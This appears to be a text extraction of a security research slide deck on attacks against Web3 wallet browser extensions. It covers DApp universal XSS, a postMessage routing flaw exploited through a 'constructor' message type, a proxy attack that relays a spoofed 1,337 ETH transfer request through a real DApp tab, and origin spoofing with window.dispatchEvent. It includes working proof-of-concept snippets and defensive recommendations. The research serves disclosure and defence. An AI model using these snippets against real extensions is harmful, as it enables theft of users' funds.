



Wallet checks that icon loads,  
so we craft a valid URL by placing  
the **PoC** after the hash ( # )

# DAPP UNIVERSAL XSS


Extension user data is safe, but a malicious DApp can attack other DApps through shared extension network list.

**2** Zerion injects XSS alongside notification



EXTENSION / WEBSITE  
**ATTACK SURFACE**

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STEP 4

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# WEBSITE / EXTENSION

① Targeting extension communication channels to spoof DApp wallet requests





# CROSS-WORLD MESSAGING

01

`postMessage`

FRAME-TO-FRAME



```

window.onmessage = (event) => {
  // ... check event origin ...
  handle(event.data)
}

```



```
target.postMessage(data, expectedOrigin)
```

Origin (and other) checks must be scrutinized

02

`BroadcastChannel`

ORIGIN-WIDE



```

new BroadcastChannel(randomID()).
  onMessage = handle

```



```

new BroadcastChannel(randomID()).
  postMessage(data)

```

`randomID()` needs to be exchanged,  
e. g. through the shared **DOM**

03

`MessageChannel`

API, but it must be set up using

`postMessage`

/

`BroadcastChannel`



# ROUTING PATTERN

inpage.js

```

const handlers = {
  CONNECT_WALLET_ETHEREUM: ...,
  CONNECT_WALLET_SOLANA: ...,
  ...
}

window.addEventListener("message", (async event => {
  const {type, ...data} = event.data;
  if (
    // Handle only messages targeted to inpage
    "contentScript" !== event.data.target
    && type in handlers
  ) try {
    const response = await handlers[type](data);
    window.postMessage({...response}, "*");
  } catch (error) {
    ...
  }
}));

```

Quite a lot of Web3 and non-Web3 extensions  
 DO NOT validate postMessage in the router  
 and use normal JS objects as the route map



evil.neplox.security

```

const dapp = window.open(...);
dapp.postMessage({
  target: "contentScript",
  type: "constructor",
  ...evilRequest
}, "*");

```

// event.origin == "evil.neplox.security"

dapp.neplox.security

```

window.postMessage({
  ...handlers["constructor"](
    data
  ) // == Object(data) == data
}, "*");

```

// event.origin == "dapp.neplox.security"  
// event.data = evilRequest



# PROXY ATTACK

Browser tabs: pocs.neplox.security, Buy, sell & trade Ethereum an

Address bar: app.uniswap.org/swap

Console messages:

```

FROM:https://app.uniswap.org
Message received: {
  "target": "metamask-contentscript",
  "data": {
    "name": "metamask-provider",
    "data": {
      "method": "eth_sendTransaction",
      "params": [
        {
          "to": "0x4B0897b0513FdBeEc7C469D9aF4fA6C0752aBea7",
          "from": "0x6510CF0418D1c8a6779948d32A3eB3dE5C1F3128",
          "gas": "0x76c0",
          "value": "0x487a9a304539440000",
          "data": "0x",
          "gasPrice": "0x4a817c800"
        }
      ]
    },
    "jsonrpc": "2.0",
    "id": 2703115307
  }
},
"type": "constructor"
}
FROM:https://pocs.neplox.security
Message received: {
  "target": "metamask-contentscript",
  "data": {
    "name": "metamask-provider",
    "data": {
      "method": "eth_sendTransaction",
      "params": [
        {
          "to": "0x4B0897b0513FdBeEc7C469D9aF4fA6C0752aBea7",
          "from": "0x6510CF0418D1c8a6779948d32A3eB3dE5C1F3128",
          "gas": "0x76c0",
          "value": "0x487a9a304539440000",
          "data": "0x",
          "gasPrice": "0x4a817c800"
        }
      ]
    },
    "jsonrpc": "2.0",
    "id": 2703115307
  }
}
FROM:https://app.uniswap.org
Message received: {
  "target": "metamask-contentscript",

```

Transfer request dialog:

- Amount: 1,337 ETH (\$2,855,644.82)
- From: Account 6
- To: Alert (0x4B089...abea7)
- Network: Ethereum Mainnet
- Request from: app.uniswap.org
- Warning: This transaction is likely to fail

FROM: <https://pocs.neplox.security>

FROM: <https://app.uniswap.org>



postMessage -based extensions  
**CAN NOT be protected** from such attacks







# ZERO TRUST EVENT HANDLING

@metamask/post-message-stream

```
private _onMessage(event: PostMessageEvent): void {
  const message = event.data;

  if ((
    this._targetOrigin !== '*' &&
    getOrigin!.call(event) !== this._targetOrigin
  ) ||
    getSource!.call(event) !== this._targetWindow ||
    !isValidStreamMessage(message) ||
    message.target !== this._name
  ) {
    return;
  }

  this._onData(message.data);
}
```

✓ Does NOT trust any event data,  
does NOT depend on origin/source from event  
(they are **validated** to match expected values)

content.js

```
const allowed = [
  "https://wallet.coinbase.com",
  "https://homebase.coinbase.com"
];

window.addEventListener("message",
  (e) => {
    ...
    if(allowed.includes("*") ||
    allowed.includes(e.origin)) {
      processInternal(e)
    }
    ...
  })
```

✗ Origin of event can be **spoofed** under certain  
conditions, leading to **privilege escalation**.



`Event.isTrusted` is

- **false** when `window.dispatchEvent` is used
- **true** for "real" events generated by the browser



Fixed the issue at hand by checking `e.isTrusted` but we still consider using `event.origin` / `event.source` to customize extension logic – a **security antipattern**.

DevTools - pocs.neplox.security/

Elements Console Sources Network Performance Memory Application Security Lighthouse Recorder

content.js x

```
1 window.addEventListener("message", (event) => {
2   console.log({
3     origin: event.origin,
4     isTrusted: event.isTrusted,
5   });
6 });
7
```

Paused on breakpoint

Watch

- event.isTrusted: false
- event.origin: "https://wallet.coinbase.com"

Breakpoints

Scope

Call Stack

XHR/fetch Breakpoints

DOM Breakpoints

Global Listeners

Event Listener Breakpoints

CSP Violation Breakpoints

Line 2, Column 3 Coverage: n/a

Issues

```
> window.dispatchEvent(new MessageEvent("message", {
  data: {test: 1},
  origin: "https://wallet.coinbase.com"
}))
```




```
1 window.addEventListener("message", (e) => { e = MIDIMessageEvent {isTru
2   console.log("Message received:", e)
3 })
```

```
< undefined
> const event = new MIDIMessageEvent("message", {data: new Uint8Array()});
window.dispatchEvent(event)
Uncaught TypeError: Illegal invocation
    at f._onMessage (content-script.js:2:7101)
```

Event handlers are matched by "event type", which can be set to any string for manually-initialized events.

Metamask's code doesn't expect this and simply fails with `TypeError`, but some implementations might be impacted security-wise.





# BROADCAST CHANNEL SUPREMACY



Purely subjective opinion below!

## No events – no problem



`postMessage` functions on generic window events, which are too generic for the task of *bi-directional messaging*.

## Same origin guarantee



`BroadcastChannel` events can NOT arrive from `window.opener` and other *strange senders*, so there's no need to rethink the whole extension architecture or to perform *error-prone origin checks*.

## Proxy attack safety



We are pretty sure that `BroadcastChannel` is the only existing way to *secure* your extension from this *attack* which arises due to how the **DOM**, including its *events*, is shared between the *isolated worlds* of different extensions.



STEP 5

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# CHROME / EXTENSION

? Exploiting bugs in browser isolation mechanisms to attack extensions



Chrome VS Extensions





# SERVICE WORKERS

```
https://neplox.security
```

```
script.js
```

